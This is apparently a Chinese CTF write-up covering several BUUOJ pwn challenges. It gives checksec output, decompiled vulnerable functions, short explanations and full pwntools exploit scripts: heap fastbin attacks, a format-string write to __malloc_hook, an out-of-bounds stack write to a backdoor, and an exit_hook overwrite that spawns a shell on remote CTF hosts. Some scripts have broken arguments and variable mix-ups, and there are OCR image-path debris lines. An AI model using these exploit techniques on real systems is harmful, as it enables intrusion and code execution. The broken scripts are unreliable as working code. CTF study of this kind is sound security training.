_IO_2_1_stdout_s = libc.sym['_IO_2_1_stdout_']

def add(index, size, content):
    r.sendlineafter(">> ", "1")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("size: ", str(size))
    r.sendafter("Content:", content)

def edit(index, content):
    r.sendlineafter(">> ", "2")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("size: ", str(size))
    r.sendafter("content: ", content)

def delete(index):
    r.sendlineafter("Choice:", "3")
    r.sendlineafter("Index:", str(index))

def exp():
    add(0, 0x18, 'pppp')
    add(1, 0xc8, 'p' * 0x68 + p64(0x61))
    add(2, 0x68, 'pppp')
    add(3, 0x68, 'pppp')
    add(4, 0x68, 'pppp')
    delete(1)
    add(1,0xc8, '\xdd\x45') #这两个字节是分配一个0x7f的地方来绕过检查，顺便带着爆破
    edit(0,0x20, 'p' * 0x18 + p64(0x71))#1
    delete(2)
    delete(4)
    edit(3, len('p' * 0x68 + p64(0x71) + '\x20'), 'p' * 0x68 + p64(0x71) + '\x20')
    add(4,0x68,'pppp')
    add(2,0x68,'pppp')
    add(5,0x68, 'ppp' +p64(0) * 6 + p64(0xfbad1800) + p64(0)*3 + '\x00') #flag的不同会导致泄露出来的libc的值不同
    libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x3c5600
    print(hex(libc.address))

    malloc_hook = libc_base + libc.symbols['__malloc_hook']
    system = libc_base + libc.symbols['system']
    delete(3)
    delete(2)
    edit(0,len(0x18 * 'p' + p64(0x71) + p64(malloc_hook-0x23)),0x18* 'p'+p64(0x71)+p64(malloc_hook-0x23))
    add(4,0x68,'/bin/sh\x00')
    add(5,0x68, 'p' * 0x13 + p64(libc_base + 0xf1147))
    r.recvuntil('>> ')
    r.sendline('1')
    r.recvuntil('Index :')
    r.sendline('2')
    r.recvuntil('size: ')
    r.sendline('50')
    return True

while True:
    try:
        global r
        r = process("./160")
        exp()
        r.interactive()
    except:
        r.close()
        print 'retrying...'
```

173 inndy_echo2



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   76 Symbols      No      0               4         ./173
```




```
void __noreturn echo()
{
  char s[264]; // [rsp+0h] [rbp-110h] BYREF
  unsigned __int64 v1; // [rsp+108h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  do
  {
    fgets(s, 256, stdin);
    printf(s);
  }
  while ( strcmp(s, "exit\n") );
  system("echo Goodbye");
  exit(0);
```


就是一道简单的格式化字符串。
方法多多，我们这里改的是malloc_hook为one_gadget

```python
from pwn import*

context.log_level = "debug"
context.arch = "amd64"

r = remote("node3.buuoj.cn", 28983)
#r = process("./173")
libc = ELF("./64/libc-2.23.so")

r.sendline("%43$p")
r.recvuntil("0x")
libc_base = int(r.recv(12), 16) - 0x20830
malloc_hook = libc_base + libc.sym['__malloc_hook']
one_gadget = libc_base + 0x4526a

print hex(libc_base)
print hex(malloc_hook)
print hex(one_gadget)

byte1 = (one_gadget & 0xff)
byte2 = ((one_gadget >> 8) & 0xff)
byte3 = ((one_gadget >> 16) & 0xff)
byte4 = ((one_gadget >> 24) & 0xff)
byte5 = ((one_gadget >> 32) & 0xff)
byte6 = ((one_gadget >> 40) & 0xff)
addr1 = byte1 + 0x100
addr2 = byte2 - byte1 + 0x100
addr3 = byte3 - byte2 + 0x100
addr4 = byte4 - byte3 + 0x100
addr5 = byte5 - byte4 + 0x100
addr6 = byte6 - byte5 + 0x100

payload1 = ""
payload1 += "%{}c".format(addr1)+"%15$hhn"
payload1 += "%{}c".format(addr2)+"%16$hhn"
payload1 += "%{}c".format(addr3)+"%17$hhn"
payload1 += "%{}c".format(addr4)+"%18$hhn"
payload1 += "%{}c".format(addr5)+"%19$hhn"
payload1 += "%{}c".format(addr6)+"%20$hhn"
payload1 += p64(malloc_hook)
payload1 += p64(malloc_hook + 1)
payload1 += p64(malloc_hook + 2)
payload1 += p64(malloc_hook + 3)
payload1 += p64(malloc_hook + 4)
payload1 += p64(malloc_hook + 5)

sleep(1)
r.sendline(payload1)

sleep(1)
payload2 = "%100000c"
r.sendline(payload2)

r.interactive()
```

174 qctf_2018_stack2




```
LRO            STACK CANARY    NX          PIE          RPATH     RUNPATH     Symbols       FORTIFY Fortified       Fortifiable  FILE
rtial RELRO    Canary found    NX enabled  No PIE       No RPATH  No RUNPATH  77 Symbols    Yes     0               2         ./174
```




```
int hackhere()
{
  return system("/bin/bash");
}
```

后门有了。



```
          break;
        if ( v6 != 1 )
          return 0;
        puts("id\t\tnumber");
        for ( k = 0; k < j; ++k )
          printf("%d\t\t%d\n", k, v13[k]
      }
      if ( v6 != 3 )
        break;
      puts("which number to change:");
      __isoc99_scanf("%d", &v5);
      puts("new number:");
      __isoc99_scanf("%d", &v7);
      v13[v5] = v7;
    }
    if ( v6 != 4 )
      break;
    v9 = 0;
    for ( l = 0; l < j; ++l )
      v9 += v13[l];
```

问题出在这个地方，v5没有限制，存在数组越界。 v13是栈上的地址，所以我们直接把返回地址改成后门函数就行。




```
char v13[100];
```

但是我们要注意v13的数组是char，所以我们要写四次，一次一个字节。

exp


```python
from pwn import*

r = remote('node3.buuoj.cn','31725')

def write_addr(addr,va):
 r.sendline("3")
 r.recvuntil("which number to change:\n")
 r.sendline(str(addr))
 r.recvuntil("new number:\n")
 r.sendline(str(va))
 r.recvuntil("5. exit\n")

r.recvuntil("How many numbers you have:\n")
r.sendline("1")
r.recvuntil("Give me your numbers\n")
r.sendline("1")
r.recvuntil("5. exit\n")

system_addr=0x080485AF
leave_offset=0x84

write_addr(leave_offset,0XAF)
write_addr(leave_offset+1,0X85)
write_addr(leave_offset+2,0X04)
write_addr(leave_offset+3,0X08)

r.sendline("5")
r.interactive()
```

175 ciscn_2019_n_7



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes     1              2        ./175
```


add



```c
  v4 = __readfsqword(0x28u);
  if ( unk_202014 )
  {
    puts("Exists! Now,you can edit your article.");
  }
  else
  {
    puts("Input string Length: ");
    read(0, v3, 8uLL);
    v0 = strtol(v3, 0LL, 10);
    if ( (unsigned __int64)v0 > 0x100 )
    {
      puts("Large!");
    }
    else
    {
      v1 = qword_202018;
      *qword_202018 = v0;
      v1[2] = malloc(v0);
      unk_202014 = 1;
      puts("Author name:");
      read(0, qword_202018 + 1, 0x10uLL);
      puts("Now,you can edit your article.");
    }
  }
  return __readfsqword(0x28u) ^ v4;
}
```

> C 库函数 long int strtol(const char *str, char **endptr, int base) 把参数 str 所指向的字符串根据给定的 base 转换为一个长整数（类型为 long int 型），base 必须介于 2 和 36（包含）之间，或者是特殊值 0。


edit



```c
if ( !unk_202014 )
  return puts("Dont't exists.");
puts("New Author name:");
read(0, qword_202018 + 1, 0x10uLL);
puts("New contents:");
read(0, (void *)qword_202018[2], *qword_202018);
return puts("Over.");
```


add与edit的name都可以溢出，直接覆盖下个指针，然后达到利用效果。

show



```
int show()
{
  int result; // eax

  if ( unk_202014 )
    result = _printf_chk(1LL, "%s\nAuthor:%s\n", (const char *)qword_202018[2], (const char *)qword_202018 + 8);
  else
    result = puts("Dont't exists.");
  return result;
}
```

后门



```
__int64 backdoor()
{
  return _printf_chk(1LL, "%p\n", &puts);
}
```

直接给出puts函数地址。

我们想着能够有溢出来达到一个uaf的效果，因为RELRO全开，不能劫持got表，那么我们需要劫持hook。malloc只用一次，没有free函数，所以两个hook都不可以。那我们考虑劫持edit_hook。当我们异常退出的时候，会调用exit_hook，然后getshell。

要注意exit_hook

> 在libc-2.23中
> exit_hook = libc_base+0x5f0040+3848
> exit_hook = libc_base+0x5f0040+3856
> 在libc-2.27中
> exit_hook = libc_base+0x619060+3840
> exit_hook = libc_base+0x619060+3848

exp

```python
from pwn import*

context.log_level = "debug"

r = remote("node3.buuoj.cn", 29247)
libc = ELF("./64/libc-2.23.so")

def add(name):
        r.sendlineafter("Your choice-> \n", "1")
        r.sendlineafter("Length: \n", str(0x30))
        r.sendafter("name:\n", name) #be careful of read

def edit(content):
        r.sendlineafter("Your choice-> \n", "2")
        r.sendlineafter("name:\n", "aaaa")
        r.sendlineafter("contents:\n", content)

r.sendlineafter("Your choice-> \n", "666")
r.recvuntil("0x")
puts_addr = int(r.recv(12), 16)
libc_base = puts_addr - libc.sym['puts']
one_gadget = libc_base + 0xf1147
exit_hook = libc_base+0x5f0040+3848
print "puts_addr = " + hex(puts_addr)
print "libc_base = " + hex(libc_base)
print "exit_hook = " + hex(exit_hook)

payload = "a" * 8 + p64(exit_hook)
add(payload)
edit(p64(one_gadget))

sleep(1)
r.sendline("a")

r.interactive()
```